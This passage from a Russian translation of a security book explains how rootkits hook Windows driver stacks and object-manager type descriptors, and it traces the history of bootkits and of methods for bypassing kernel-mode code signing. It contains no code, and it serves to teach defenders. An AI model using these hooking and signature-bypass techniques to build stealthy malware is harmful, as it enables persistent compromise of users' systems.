1. Присоединить фильтрующий драйвер к стеку драйверов целевого устройства.

2. Заменить указатели на функции обработки IRP или FastIO в структуре, описывающей драйвер.
3. Подменить код функций обработки IRP или FastIO в драйвере.

> **FastIO**
>
> В процессе выполнения операций ввода-вывода IRP-пакеты проходят по всему стеку устройства хранения. *FastIO* – факультативный метод, предназначенный для обработки быстрых синхронных операций ввода-вывода кешированных файлов. В этом случае данные передаются напрямую между буферами в адресном пространстве пользователя и системным кешем, в обход файловой системы и стека драйверов. Это значительно ускоряет операции ввода-вывода для кешированных файлов.

В главе 2 мы обсуждали руткит Festi, в котором использовался метод перехвата 1: Festi помещал вредоносный объект устройства фильтрации на вершину стека драйверов хранения на уровне драйвера файловой системы.

Позже мы обсудим буткиты TDL4 (глава 7), Olmasco (глава 10) и Rovnix (глава 11), в которых используется метод 2: они перехватывают операции ввода-вывода на самом нижнем уровне – драйвера устройства хранения. В бутките Gapz, обсуждаемом в главе 12, используется метод 3, т. е. также перехват на уровне драйвера устройства хранения. Можете обратиться к этим главам, где описаны детали реализации каждого метода.

Этот краткий обзор файловой системы Windows показывает, что вследствие сложности системы у руткита имеется широкий выбор мишеней в стеке драйверов. Руткит может перехватить управление на любом уровне стека или даже сразу на нескольких уровнях. Программа-антируткит должна учитывать все эти возможности, например организовать собственные перехватчики или проверять, насколько легитимно выглядят зарегистрированные обратные вызовы. Очевидно, это непростая задача, но защитники должны как минимум понимать цепочку диспетчеризации соответствующих драйверов.

Перехват диспетчера объектов

Третья категория перехватчиков, которую мы обсудим в этой главе, нацелена на методы диспетчера объектов Windows. *Диспетчер объектов* – это подсистема, которая управляет ресурсами ОС, представленными объектами ядра в той ветви архитектуры Windows NT, которая лежит в основе всех современных версий Windows. Детали реализации диспетчера объектов и относящиеся к нему структуры данных могут зависеть от версии Windows. Этот раздел в наибольшей степени касается версий, предшествующих Windows 7, но общий подход применим и к другим версиям.

Чтобы получить управление диспетчером объектов, руткит может, например, перехватить функции вида `Ob*` в ядре Windows, которые и составляют диспетчер. Но руткиты редко так поступают по той же причине, по которой они редко выбирают в качестве мишеней записи в таблице системных вызовов верхнего уровня: такие точки подключения были бы чересчур очевидны и заметны. На практике руткиты применяют более изощренные приемы, которые мы сейчас и опишем.

Любой объект ядра по существу представляет собой структуру данных в памяти ядра, которую можно грубо разделить на две части: заголовок, содержащий метаданные для диспетчера, и тело объекта, заполняемое подсистемой, которая создает и использует объект. Заголовок представлен структурой типа `OBJECT_HEADER`, которая содержит указатель на дескриптор типа объекта, `OBJECT_TYPE`. Последний также описывается структурой и является главным атрибутом объекта. Как и пристало современной системе типов, структура, представляющая тип, сама является объектом, тело которого содержит необходимую информацию о типе. При таком дизайне реализуется наследование объектов посредством метаданных, хранящихся в заголовке.

Но типичному программисту все эти тонкости системы типов неинтересны. Большинство объектов обрабатываются системными службами, которые ссылаются на объект по его описателю (`HANDLE`), скрывая внутреннюю логику диспетчеризации и управления объектами.

Вместе с тем в дескрипторе типа объекта `OBJECT_TYPE` есть поля, интересные руткиту, например указатели на функции обработки некоторых событий (скажем, открытия, закрытия и удаления объектов). Подключаясь к этим функциям, руткит может перехватить управление и манипулировать данными объекта.

Все типы, присутствующие в системе, можно перечислить в пространстве имен диспетчера как объекты в каталоге *ObjectTypes*. Чтобы реализовать перехват, руткит может воспользоваться этой информацией двумя способами: непосредственно заменить указатель на функцию-обработчик указателем на функцию внутри себя или заменить указатель типа в заголовке объекта.

Поскольку отладчики Windows используют эту информацию и доверяют ей при инспекции объектов ядра, перехват со стороны руткита, в котором используются точно такие же системные метаданные, очень трудно обнаружить.

Еще труднее достоверно обнаружить руткиты, которые подменяют метаданные типа существующих объектов. Перехват получается более мелкоструктурным и потому более тонким. На рис. 3.2 представлен пример такого перехвата.

В верхней части рисунка мы видим состояние объекта до перехвата руткитом: заголовок объекта и дескриптор типа в первозданном виде. В нижней части рисунка показано состояние объекта, после того как его дескриптор типа модифицирован. Руткит получает указатель на объект, представляющий устройство хранения, скажем *\Device\Harddisk0\DR0*. Затем он создает собственную копию структуры `OBJECT_TYPE` для этого устройства ❷. В этой копии он изменяет

указатель на интересующий его обработчик (в нашем примере это обработчик `OpenProcedure`), так что теперь он указывает на функцию внутри руткита ❸. Затем он подменяет указатель типа в оригинальном дескрипторе устройства указателем на этот «злой двойник» ❶. Теперь поведение зараженного диска, описываемое его метаданными, почти не отличается от поведения нескомпрометированного дискового объекта с одним-единственным исключением – обработчик для этого и только этого экземпляра подменен.




Рис. 3.2. Подключение к обработчику `OpenProcedure` *посредством манипулирования* `ObjectType`

Заметим, что легитимные структуры, описывающие все прочие дисковые объекты такого же рода, остались прежними. Изменены метаданные только в одном экземпляре, на который указывает объект-мишень. Чтобы найти и по достоинству оценить это расхождение, алгоритм обнаружения должен просмотреть поля типа во всех экземплярах дисковых объектов. Систематический поиск подобных расхождений – это весьма трудная задача, требующая глубокого понимания того, как реализованы абстракции подсистемы объектов.

Восстановление ядра системы

У защитных механизмов может возникнуть искушение нейтрализовать руткит глобально, т. е. автоматически восстановить целостность скомпрометированной системы с помощью алгоритма, который проверяет содержимое различных внутренних таблиц диспетчеризации и структур, содержащих метаданные, а также функции, на которые ведут указатели, хранящиеся в этих структурах. При таком подходе начать следовало бы с восстановления или проверки таблицы дескрипторов системных служб (System Service Descriptor Table – SSDT), которая отображает стандартные системные вызовы на адреса функций внутри ядра, а затем перейти к проверке и восстановлению всех подозрительных структур данных ядра. Но, как вы уже наверняка понимаете, такой путь восстановления усеян многочисленными опасностями и не гарантирует успеха.

Отнюдь не просто найти или вычислить «чистые» значения указателей на функции, реализующие системные вызовы, а также зарегистрированные для них обратные вызовы на более низких уровнях, что необходимо для восстановления правильной диспетчеризации системных вызовов. И ничуть не проще найти чистые копии системных файлов, из которых можно было бы восстановить модифицированные сегменты кода ядра.

Но даже если предположить, что эти задачи разрешимы, не всякая найденная модификация ядра вредоносная. Многие автономные, вполне добропорядочные программы, например вышеупомянутые антируткиты, а также более традиционные брандмауэры, антивирусы и HIPS, устанавливают свои точки подключения для перехвата потока управления в ядре, и в этом нет ничего плохого. Различить точки подключения антивируса и руткита нелегко, поскольку они применяют одни и те же методы модификации потока управления. Это означает, что легитимные защитные программы можно по ошибке принять за то самое, от чего они призваны защищать, и деактивировать их. Та же проблема относится к программным агентам управления цифровыми правами (digital rights management – DRM), которые настолько трудно отличить от руткитов, что агент DRM, разработанный компанией Sony, в 2005 году получил известность как «руткит Sony».

Еще одна проблема, возникающая при попытке обнаружить и нейтрализовать руткиты, – гарантировать корректность алгоритма восстановления. Поскольку структуры данных ядра постоянно используются, любая несинхронизированная попытка записи в них – например, когда модифицируемая структура данных одновременно читается – может привести к краху ядра.

Более того, руткит может в любой момент попытаться восстановить свои точки подключения, что лишь увеличивает риск нестабильности.

Учитывая все это, автоматизированное восстановление целостности ядра лучше применять как реакцию на известные угрозы, а не как общее решение, направленное на получение заслуживающей доверия информации о ядре.

Кроме того, недостаточно один раз обнаружить и восстановить цепочку диспетчеризации в ядре. Руткит может отслеживать все модификации кода и данных ядра, от которых зависят его механизмы перехвата, и попытаться вернуть их в нужное ему состояние. И действительно, некоторые руткиты мониторят свои файлы и разделы реестра и восстанавливают их сразу после удаления защитной программой. Поэтому защитник вынужден играть в современную версию классической программистской игры 1984 года «Бой в памяти» (Core Wars), в которой программы сражались за контроль над памятью компьютера.

Процитируем еще одно классическое произведение, фильм «Военные игры» (War Games): «единственный выигрышный ход – не играть вовсе». Понимая это, индустрия ОС разработала решения по обеспечению целостности ОС, которые запускаются на этапе начальной загрузки с целью отвадить атакующие руткиты. Поэтому защитникам больше не нужно присматривать за мириадами таблиц с указателями и выматывающими душу фрагментами кода ОС, такими как прологи функций-обработчиков.

В полном соответствии с природой совместной эволюции атаки и защиты эти усилия подвигли атакующих на поиски способов перехватить контроль над процессом загрузки. И они придумали *буткиты*, которые мы будем изучать в последующих главах.

Если ваше путешествие в мир хакинга Windows началось после Windows XP SP1, то можете сразу перейти к следующей главе, пока мы будем ностальгировать по временам не очень-то осмысленной отладки ОС. Впрочем, если в байках бывалых вы видите некое очарование, то читайте дальше.

Великая гонка вооружений с руткитами: ностальгическая нотка

Начало 2000-х годов было золотым веком руткитов: защитные программы явно проигрывали гонку вооружений, им удавалось разве что реагировать на трюки, найденные в новых руткитах, но не предотвращать их. А все потому, что в те времена единственным инструментом, доступным аналитикам руткитов, был отладчик ядра, работающий с одним экземпляром ОС.

Но хотя функциональность отладчика NuMega SoftIce была ограниченной, он все же умел замораживать работу операционной системы и исследовать ее состояние – вещь, которая даже для нынешних инструментов представляет серьезные проблемы. До выхода Windows XP Service Pack 2 SoftIce был золотым стандартом отладчиков ядра. Горячая комбинация клавиш позволяла аналитикам полностью заморозить ядро, перейти на консоль локального отладчика (см. рис. 3.3) и искать признаки присутствия руткита, пока память ОС оставалась в статическом состоянии, т. е. прячущиеся в ядре руткиты не могли ее изменить.




Рис. 3.3. Консоль локального отладчика SoftIce

Осознав, какую угрозу представляет SoftIce, авторы руткитов быстро разработали способы определять его присутствие в системе, но эти трюки задержали аналитиков ненадолго. Консоль SoftIce давала защитникам источник истины, подорвать который атакующие не могли. И таким образом мяч перешел на сторону атакующих. Многие аналитики, начавшие карьеру с отладчика SoftIce, сетуют на утрату возможности заморозить состояние всей ОС и припасть к консоли отладчика как к живительному источнику правдивой информации о состоянии памяти.

Обнаружив руткит, аналитик мог воспользоваться комбинацией статического и динамического анализов для нахождения нужных мест в коде руткита, нейтрализовать все проверки присутствия SoftIce, а затем в пошаговом режиме пройти код руткита и досконально разобраться в его работе.

Увы, SoftIce канул в небытие; Microsoft купила компанию-производителя отчасти для того, чтобы усилить собственный отладчик ядра, WinDbg. Сегодня WinDbg остается самым мощным инструментом анализа аномалий в работающем ядре Windows. Он даже может делать свою работу удаленно, за исключением тех случаев, когда имеет место вредоносное вмешательство в сам отладчик. Однако независимая от ОС консоль мониторинга ушла навсегда.

Утрата консоли не обязательно играет на руку злоумышленникам. Хотя теоретически руткит может вмешаться в работу не только защитных программ, но и удаленного отладчика, такое вмешательство, скорее всего, не останется незамеченным. А для скрытного руткита, реализующего нацеленную атаку, подобная заметность равносильна провалу. Некоторые из особо продвинутых вредоносных программ

действительно содержали функции для обнаружения удаленного отладчика, но эти проверки были очевидны, и аналитики их легко обходили.

Преимущество атакующих по-настоящему пошло на убыль, только когда Microsoft принялась усложнять разработку руткитов с помощью защитных мер, которые мы обсудим ниже в этой книге. В настоящее время системы HIPS применяют подход на основе технологии обнаружения и реагирования на угрозы в оконечных точках (Endpoint Detection and Response – EDR), идея которой заключается в том, чтобы собрать максимально много информации о системе, загрузить эту информацию на центральный сервер, после чего применить алгоритмы обнаружения аномалий, включая такие, что обнаруживают действия, которые вряд ли могли быть инициированы известными пользователями системы, а значит, являются признаком компрометации. Необходимость собирать и использовать такого рода информацию для обнаружения потенциального руткита показывает, как трудно отличить добропорядочное от вредоносного в образе ядра ОС.

Заключение

Гонка вооружений продолжается по мере того, как обе стороны совместно эволюционируют и развиваются, но теперь она переместилась в область процесса загрузки. В следующих главах описываются новые технологии, которые призваны обеспечить целостность ядра ОС и прикрыть злоумышленникам доступ к многочисленным мишеням, а также ответы противника, имевшие целью скомпрометировать ранние стадии заново укрепленного процесса загрузки и раскрыть внутренние соглашения и слабые места его дизайна.

ЧАСТЬ II

БУТКИТЫ

4

ЭВОЛЮЦИЯ БУТКИТА

В этой главе мы познакомимся с *буткитом*, вредоносной программой, которая заражает ранние стадии процесса инициализации системы еще до того, как операционная система полностью загружена. Буткиты знаменовали триумфальное возвращение вредоносов после затухания активности вследствие изменений, внесенных в процесс загрузки ПК. В современных буткитах используются вариации старых подходов к обеспечению скрытности и закреплению, а цель все та же – как можно дольше оставаться в системе незамеченными.

В этой главе мы рассмотрим самые ранние буткиты, проследим за их меняющейся популярностью, в т. ч. впечатляющий всплеск в последние годы, и обсудим современные вредоносные программы, поражающие процесс загрузки.

Первые буткиты

История заражения буткитами восходит еще к тем временам, когда не было никаких IBM PC. Титула «первого буткита» обычно удоста-

ивают Creeper, самореплицирующуюся программу, обнаруженную в 1971 году. Creeper работала в сетевой операционной системе TENEX на машинах VAX PDP-10. Первой известной антивирусной программой стала Reaper, предназначенная для лечения от «крипера». В этом разделе мы рассмотрим ранние примеры буткитов, начиная с Creeper.

Инфекторы загрузочного сектора

Инфекторы загрузочного сектора (boot sector infectors – BSI) относятся к числу самых ранних буткитов. Впервые они были обнаружены во времена MS-DOS, неграфической операционной системы, предшествующей Windows. Тогда BIOS по умолчанию пыталась загрузить ПК с дискеты, находящейся в накопителе на гибких магнитных дисках (НГМД).

На этапе загрузки BIOS должна была найти загружаемую дискету в накопителе A и выполнить код в загрузочном секторе. Если в накопителе находилась зараженная дискета, то она заражала систему BSI-инфектором, даже если не была загрузочной.

Хотя некоторые BSI заражали как дискету, так и файлы операционной системы, большая их часть была *чистой*, т. е. зависела только от оборудования и не имела ОС-компоненты. Чистые BSI опирались лишь на предоставляемые BIOS прерывания для взаимодействия с оборудованием и заражения дисков. Это значит, что зараженная дискета попыталась бы заразить IBM-совместимый ПК независимо от того, какая ОС на нем работала.

Elk Cloner и Load Runner

Вирусы на основе BSI сначала были нацелены на микрокомпьютер Apple II, операционная система которого целиком находилась на дискетах. Автором первого вируса, заражавшего Apple II, считается Рич Скрента (Rich Skrenta), чей вирус Elk Cloner (1982–1983)[1] использовал метод заражения, применяемый BSI, хотя и опередил на несколько лет вирусы, поражающие загрузочный сектор ПК.

Elk Cloner внедрялся в загруженную ОС Apple OS с целью модифицировать ее. Затем вирус оставался в памяти и заражал другие дискеты, для чего перехватывал все операции доступа к диску и перезаписывал загрузочные сектора системы своим кодом. После каждой 50-й загрузки он отображал следующее сообщение (иногда его даже великодушно называют стихотворением):

```
Elk Cloner:
The program with a personality

  It will get on all your disks
    It will infiltrate your chips
      Yes it's Cloner!
```

[1] David Harley, Robert Slade, and Urs E. Gattikerd «Viruses Revealed» (New York: McGraw-Hill/Osborne, 2001).

```
It will stick to you like glue
  It will modify ram too
    Send in the Cloner!
```

Следующей известной программой, поражающей Apple II, стала Load Runner, впервые замеченная в 1989 году. Она перехватывала команду перезагрузки Apple, инициируемую клавишами **control-command-reset**, и записывала себя на текущую дискету, что позволяло ей пережить перезагрузку. Это был один из самых первых методов закрепления вредоносных программ в системе, ставший предтечей более изощренных попыток остаться незамеченной.

Вирус Brain

В 1986 году миру был явлен первый вирус для ПК, Brain. Его оригинальная версия заражала только дискеты емкостью 360 КБ. Будучи довольно громоздким, Brain заражал первый загрузочный сектор дискеты своим загрузчиком. А тело и содержимое оригинального загрузочного сектора он сохранял в доступных секторах на дискете. Эти сектора Brain помечал как «плохие», так чтобы ОС не пыталась их перезаписать.

Некоторые придумки Brain переняли и современные буткиты. Во-первых, он сохранял свой код в скрытой области, как делают и современные буткиты. Во-вторых, он помечал зараженные сектора как плохие, чтобы защитить код от операций по обслуживанию диска, выполняемых ОС. В-третьих, он прятался: если в момент доступа к зараженному сектору вирус был активен, то он цеплялся к обработчику прерываний от диска и показывал содержимое оригинального загрузочного сектора, а не себя. Все эти особенности буткитов мы подробно рассмотрим в последующих главах.

Эволюция буткитов

В этом разделе мы поговорим о том, как использование BSI сходило на нет по мере развития операционных систем. Затем посмотрим, как политика подписания кода режима ядра, реализованная Microsoft, сделала неэффективными прежние методы и заставила атакующих изобретать новые способы заражения. А также как принятие стандарта безопасности *Secure Boot* возвело новые препятствия на пути современных буткитов.

Закат эры BSI

По мере того как операционные системы становились более изощренными, чистые BSI начали сталкиваться с проблемами. В новых версиях операционных систем прерывания BIOS, которые раньше использовались для взаимодействия с дисками, были заменены зависящими от ОС драйверами. В результате после загрузки ОС BSI уже не

мог получить доступ к прерываниям BIOS, а стало быть, лишился возможности заражать другие диски. Попытка обработать прерывание BIOS в таких системах могла привести к непредсказуемому поведению.

По мере того как все больше систем включали BIOS, способную загружать ОС с жесткого диска, а не с дискеты, зараженные дискеты становились анахронизмом, и частота заражения BSI начала снижаться. Появление и рост популярности Microsoft Windows вкупе с быстрым уходом в прошлое флоппи-дисков стали смертным приговором BSI старой школы.

Политика подписания кода режима ядра

Появление политики подписания кода режима ядра в Windows Vista и последующих 64-разрядных версиях Windows ознаменовало новые требования к драйверам, работающим в режиме ядра, и стало причиной кардинального пересмотра технологии буткитов. Начиная с Vista все системы стали требовать от драйверов наличия действительной цифровой подписи, а неподписанные вредоносные драйверы попросту не загружались. Столкнувшись с невозможностью внедрить свой код в ядро полностью загруженной ОС, злоумышленники были вынуждены искать способы обхода проверок целостности в современных компьютерных системах.

Мы можем отнести все известные приемы обхода проверок цифровой подписи в системах Microsoft к четырем группам, как показано на рис. 4.1.




Рис. 4.1. Способы обхода политики подписания кода режима ядра

Методы из первой группы работают целиком в режиме пользователя и опираются на встроенную в Microsoft Windows функциональность легитимного отключения политики подписания на время отладки и тестирования драйверов. ОС предоставляет интерфейс для временного отключения аутентификации образа драйвера или разрешения тестового подписания с помощью самовыпущенного сертификата, чтобы можно было проверить цифровые подписи драйверов.

Методы из второй группы пытаются эксплуатировать какую-нибудь уязвимость в ядре системы или легитимном стороннем драйве-

ре с действительной цифровой подписью, которая позволила бы вредоносному коду проникнуть в ядро.

Методы из третьей группы нацелены на начальный загрузчик ОС и пытаются модифицировать ядро ОС и отключить политики подписания кода режима ядра. Новые буткиты идут именно по этому пути. Они выполняются еще до загрузки компонентов ОС, поэтому могут нарушить целостность ядра и отключить проверки безопасности. Этот метод мы подробно обсудим в следующей главе.

И наконец, методы из четвертой группы стремятся скомпрометировать системную прошивку. Как и в предыдущем случае, их цель – начать выполнение раньше, чем это сделает ядро ОС, и отключить проверки безопасности. А главное и единственное различие в том, что они атакуют прошивку, а не компоненты начального загрузчика.

На практике третий метод – компрометация процесса загрузки – самый распространенный, потому что позволяет более надежно закрепиться в системе. В результате злоумышленники вернулись к старым трюкам с BSI для создания новых буткитов. На их разработку оказала большое влияние необходимость как-то обойти современные проверки целостности.

Взлет безопасной загрузки

В наши дни компьютеры все чаще поставляются с защитой в виде технологии безопасной загрузки. Безопасная загрузка (Secure Boot) – это стандарт, предназначенный для обеспечения целостности компонентов, участвующих в процессе загрузки. Более подробно мы изучим его в главе 17. После встречи с безопасной загрузкой ландшафт вредоносных программ по необходимости снова изменился; вместо атаки на процесс загрузки современные вредоносы чаще нацеливаются на системную прошивку.

Как в свое время политика подписания кода режима ядра искоренила руткиты, заражающие ядро, и открыла новую эру буткитов, так технология безопасной загрузки теперь создает препятствия для современных буткитов. Мы все чаще видим, как вредоносы атакуют BIOS. Этот тип угроз будет рассмотрен в главе 15.

Современные буткиты

В области буткитов, как и в других разделах компьютерной безопасности, *доказательства правильности концепции* (proof of concept – PoC) идут рука об руку с реальными примерами вредоносных программ. В этом случае PoC – это вредоносные программы, разрабатываемые исследователями безопасности для доказательства реальности угроз (в отличие от вредоносов, разрабатываемых киберпреступниками в неблаговидных целях).

Первым современным буткитом принято считать PoC BootRoot от компании eEye, представленный на конференции Black Hat в Лас-Вегасе в 2005 году. Код, написанный Дереком Сёдером (Derek Soeder) и Райаном Пермехом (Ryan Permeh), представлял собой потайной вход в *спецификации интерфейса сетевого драйвера* (Network Driver Interface Specification – NDIS). Он впервые продемонстрировал, что оригинальную концепцию буткита можно использовать как модель для атаки на современные операционные системы.

Но хотя презентация eEye стала важным шагом на пути к разработке буткитов, понадобилось еще два года, прежде чем вредоносный образчик с функциональностью буткита был обнаружен «на воле». Этого знака отличия удостоилась программа Mebroot в 2007 году. Одна из самых изощренных угроз своего времени, Mebroot стала серьезным вызовом для производителей антивирусов, потому что использовала новые приемы обеспечения скрытности, чтобы уцелеть после перезагрузки.

Обнаружение Mebroot по времени совпало с представлением двух важных PoC буткитов, Vbootkit и Stoned, на конференции Black Hat. Код Vbootkit показал, что ядро Microsoft Windows Vista можно атаковать путем модификации загрузочного сектора. (Авторы Vbootkit выпустили свое детище в виде проекта с открытым исходным кодом.) Буткит Stoned, который также атаковал ядро Vista, был назван в честь очень успешного BSI Stoned, созданного несколькими десятилетиями раньше.

Обнародование обоих PoC предупредило индустрию безопасности, на поиск каких буткитов обратить особое внимание. Если бы разработчики воздержались от публикации своих результатов, то авторы вредоносного ПО успешно опередили бы способность системы обнаруживать новые буткиты. С другой стороны, как часто бывает, авторы вредоносного ПО воспользовались подходами, указанными в PoC, и вскоре после презентации на волю были выпущены новые зловреды. На рис. 4.2 и в табл. 4.1 описана эта совместная эволюция.




Рис. 4.2. Хронология возрождения буткитов

Таблица 4.1. *Эволюция буткитов: от доказательства концепции к реальным угрозам*

Эволюция доказательств правильности концепции	Эволюция угроз
eEye BootRoot (2005) Первый[1] буткит на основе MBR для операционных систем MicrosoftWindows	Mebroot (2007) Первый хорошо известный современный буткит на основе MBR (мы будем подробно рассматривать такие буткиты в главе 7) для операционных систем Microsoft Windows, обнаруженный «на воле»
Vbootkit (2007) Первый буткит, атаковавший Microsoft Windows Vista	Mebratix (2008) Еще одно семейство буткитов на основе заражения MBR
Vbootkit[2] x64 (2009) Первый буткит, обходивший проверки цифровой подписи в Microsoft Windows 7	Mebroot v2 (2009) Эволюционировавшая версия Mebroot
Stoned (2009) Еще один пример заражения MBR	Olmarik (TDL4) (2010/11) Первый 64-разрядный буткит «на воле»
Stoned x64 (2011) Буткит на основе MBR, заражающий 64-разрядные операционные системы	Olmasco (TDL4 modification) (2011) Первый буткит на основе заражения VBR
Evil Core[3] (2011) Концептуальный буткит, в котором использовалась симметричная многопроцессорная обработка (symmetric multiprocessing – SMP) для загрузки с переходом в защищенный режим	Rovnix (2011) Эволюционировавший буткит, заражающий VBR, с полиморфным кодом
DeepBoot[4] (2011) Буткит, в котором использовались интересные приемы для перехода из реального режима в защищенный	Mebromi (2011) Первая реализация концепции BIOS-китов, обнаруженная «на воле»
VGA[5] (2012) Концепция буткита на основе VGA	Gapz[6] (2012) Следующая ступень эволюции заражения VBR
DreamBoot[7] (2013) Первый публичный концепт буткита, заражающего UEFI	OldBoot[8] (2014) Первый буткит для ОС Android OS, обнаруженный «на воле»

1. Говоря о бутките «первый», мы имеем в виду «первый известный нам».
2. Nitin Kumar and Vitin Kumar «VBootkit 2.0–Attacking Windows 7 via Boot Sectors», HiTB 2009, *http://conference.hitb.org/hitbsecconf2009dubai/materials/D2T2%20-20Vipin%20and%20Nitin%20Kumar%20-%20vbootkit%202.0.pdf*.
3. Wolfgang Ettlinger and Stefan Viehböck «Evil Core Bootkit», NinjaCon 2011, *http://downloads.ninjacon.net/downloads/proceedings/2011/Ettlinger_Viehboeck-Evil_Core_Bootkit.pdf*.
4. Nicolás A. Economou and Andrés Lopez Luksenberg «DeepBoot», Ekoparty 2011, *http://www.ekoparty.org/archive/2011/ekoparty2011_Economou-Luksenberg_Deep_Boot.pdf*.
5. Diego Juarez and Nicolás A. Economou «VGA Persistent Rootkit», Ekoparty 2012, *https://www.secureauth.com/labs/publications/vga-persistent-rootkit/*.
6. Eugene Rodionov and Aleksandr Matrosov «Mind the Gapz: The Most Complex Bootkit Ever Analyzed?» Spring 2013, *http://www.welivesecurity.com/wp-content/uploads/2013/05/gapz-bootkit-whitepaper.pdf*.
7. Sébastien Kaczmarek «UEFI and Dreamboot», HiTB 2013, *https://conference.hitb.org/hitbsecconf2013ams/materials/D2T1%20-%20Sebastien%20Kaczmarek%20-20Dreamboot%20UEFI%20Bootkit.pdf*.
8. Zihang Xiao, Qing Dong, Hao Zhang, and Xuxian Jiang «Oldboot: The First Bootkit on Android», *http://blogs.360.cn/360mobile/2014/01/17/oldboot-the-first-bootkit-on-android/*.

Мы рассмотрим приемы, использованные в этих буткитах, в последующих главах.

Заключение

В этой главе мы обсудили историю и эволюцию компрометации процесса загрузки и получили общее представление о технологиях буткитов. В главе 5 мы подробно рассмотрим политики подписания кода режима ядра и способы ее обхода с помощью заражения буткитом на примере руткита TDSS. Эволюция TDSS (известного также под названием TDL3) и буткита TDL4 наглядно демонстрирует переход от руткитов, работающих в режиме ядра, к буткитам как способу надолго закрепиться в скомпрометированной системе, оставаясь незамеченным.

5

ОСНОВЫ ПРОЦЕССА ЗАГРУЗКИ ОПЕРАЦИОННОЙ СИСТЕМЫ

В этой главе мы познакомимся с самыми важными, с точки зрения буткитов, аспектами процесса загрузки Microsoft Windows. Поскольку цель буткита – скрытное существование в системе-жертве на очень низком уровне, он должен манипулировать компонентами начального загрузчика ОС. Поэтому прежде чем начать рассказ о том, как создаются и ведут себя буткиты, мы должны разобраться, как работает процесс загрузки.

Примечание *Информация, приведенная в этой главе, относится к Microsoft Windows Vista и более поздним версиям; в предыдущих версиях процесс загрузки отличается, и эти отличия объяснены в разделе «Модуль bootmgr и данные конфигурации загрузчика» ниже.*

Процесс загрузки – один из самых важных и вместе с тем плохо понимаемых этапов работы операционной системы. Хотя общая

идея всем знакома, лишь немногие программисты – включая системных – понимают ее в деталях, и у большинства даже нет подходящих инструментов. Поэтому процесс загрузки оказывается плодородной почвой, где злоумышленники могут применить знания, приобретенные в результате обратной разработки и экспериментирования, тогда как программисты зачастую вынуждены полагаться на неполную или устаревшую документацию.

С точки зрения безопасности, процесс загрузки отвечает за запуск системы и приведение ее в заслуживающее доверия состояние. Логические механизмы, которыми защитные программы пользуются для проверки состояния системы, также создаются в ходе этого процесса, поэтому чем раньше атакующий сумеет скомпрометировать систему, тем проще ему будет укрыться от проверок защитников.

В этой главе мы рассмотрим основы процесса загрузки в системах Windows, работающих на машинах с устаревшими прошивками. Процесс загрузки для машин с прошивкой UEFI, появившийся в Windows 7 x64 SP1, существенно отличается, поэтому мы обсудим его отдельно в главе 14.

На всем протяжении этой главы мы подходим к процессу загрузки с позиций атакующего. Хотя ничто не мешает атакующему выбрать в качестве мишени конкретный чипсет или периферийное устройство – и некоторые так и поступают, – такого рода атаки плохо масштабируются, и добиться их надежности трудно. Поэтому в интересах атакующего нацелиться на достаточно общие интерфейсы, но все же не такие общеизвестные, чтобы программисты защитных систем могли легко понять и проанализировать атаку.

Как всегда, наступательные действия расширяют горизонты, углубляясь в систему по мере того, как прежние рубежи становятся известными широкой публике. Эта глава организована так, чтобы подчеркнуть данную мысль: мы начнем с общего обзора и постепенно перейдем к недокументированным (на момент написания) структурам данных и логике, которую можно проследить только путем дизассемблирования системы – именно таким путем идут исследователи буткитов и авторы вредоносных программ.

Общий обзор процесса загрузки Windows

На рис. 5.1 показан общий ход процесса загрузки современной системы. Буткит может атаковать чуть ли не любую его часть, но обычно мишенями являются инициализация базовой системы ввода-вывода (BIOS), главная загрузочная запись (MBR) и начальный загрузчик операционной системы.

Примечание *Технология Secure Boot, которую мы будем обсуждать в главе 17, ставит целью защитить современный процесс загрузки, включая сложные и перенастраиваемые части, находящиеся в UEFI.*




Рис. 5.1. Ход процесса загрузки системы

Чем дальше продвигается процесс загрузки, тем сложнее становится среда выполнения, предлагая защитнику все более развитые и знакомые модели программирования. Однако эти абстрактные модели создаются и поддерживаются нижними уровнями, поэтому нацелившийся на этот код злоумышленник может манипулировать моделями с целью перехватить контроль над процессом загрузки и вмешаться в состояние системы на более высоком уровне. Таким образом, более абстрактные и действенные модели можно подорвать изнутри, что и является целью буткита.

Старый процесс загрузки

Для понимания технологии полезно вспомнить о ее предыдущих итерациях. Ниже приведено краткое описание процесса загрузки в том виде, в каком он существовал во времена расцвета вирусов, заражавших загрузочный сектор (1980–2000-е годы), таких как Brain (см. главу 4).

1. Включение питания (холодная загрузка).
2. Самопроверка источника питания.
3. Выполнение ROM BIOS.
4. Проверка оборудования со стороны ROM BIOS.
5. Проверка видеокарты.
6. Проверка памяти.
7. Самотестирование после включения питания (POST), полная проверка оборудования (этот шаг может быть опущен, если производится *теплый старт*, т. е. загрузка не полностью выключенного компьютера).
8. Проверка MBR в первом секторе загрузочного диска, заданного в настройках BIOS.
9. Выполнение MBR.
10. Инициализация файла операционной системы.

11. Инициализация основных драйверов устройств.
12 Проверка состояния устройств.
13. Чтение конфигурационного файла.
14. Загрузка командной оболочки.
15. Выполнение команд из стартового файла оболочки.

Заметим, что процесс загрузки начинается с проверки и инициализации оборудования. Так часто происходит и сейчас, хотя многие технологии производства оборудования и микропрограммного обеспечения ушли далеко вперед со времен Brain и его ближайших последователей. Процессы загрузки, описанные далее в этой книге, отличаются от ранних итераций и по терминологии, и по сложности, но общие принципы схожи.

Процесс загрузки Windows

На рис. 5.2 показана общая картина процесса загрузки Windows и участвующих в нем компонентов. Все это относится к Windows Vista и последующим версиям. Каждый блок представляет модули, которые выполняются и получают управление в процессе загрузки – в порядке сверху вниз. Как видим, это сильно напоминает этапы старого процесса загрузки. Однако же возросла сложность компонентов Windows, а значит, и вовлеченных в процесс модулей.

В нескольких следующих разделах мы будем обращаться к этому рисунку, раскрывая детали процесса загрузки. Как видно по рисунку, сразу после включения питания управление получает код загрузки в BIOS. Это начало загрузки с точки зрения программного обеспечения; вся остальная логика находится на уровне оборудования и прошивки (например, инициализация чипсетов), но программы ее не видят.




Рис. 5.2. Общая картина процесса загрузки Windows

BIOS и предзагрузочное окружение

BIOS выполняет базовую инициализацию системы и самотестирование после включения питания (POST), чтобы убедиться, что критически важное оборудование работает правильно. Также BIOS создает специализированное окружение, включающее базовые службы, необходимые для взаимодействия с системными устройствами. Такой упрощенный интерфейс ввода-вывода доступен в предзагрузочном

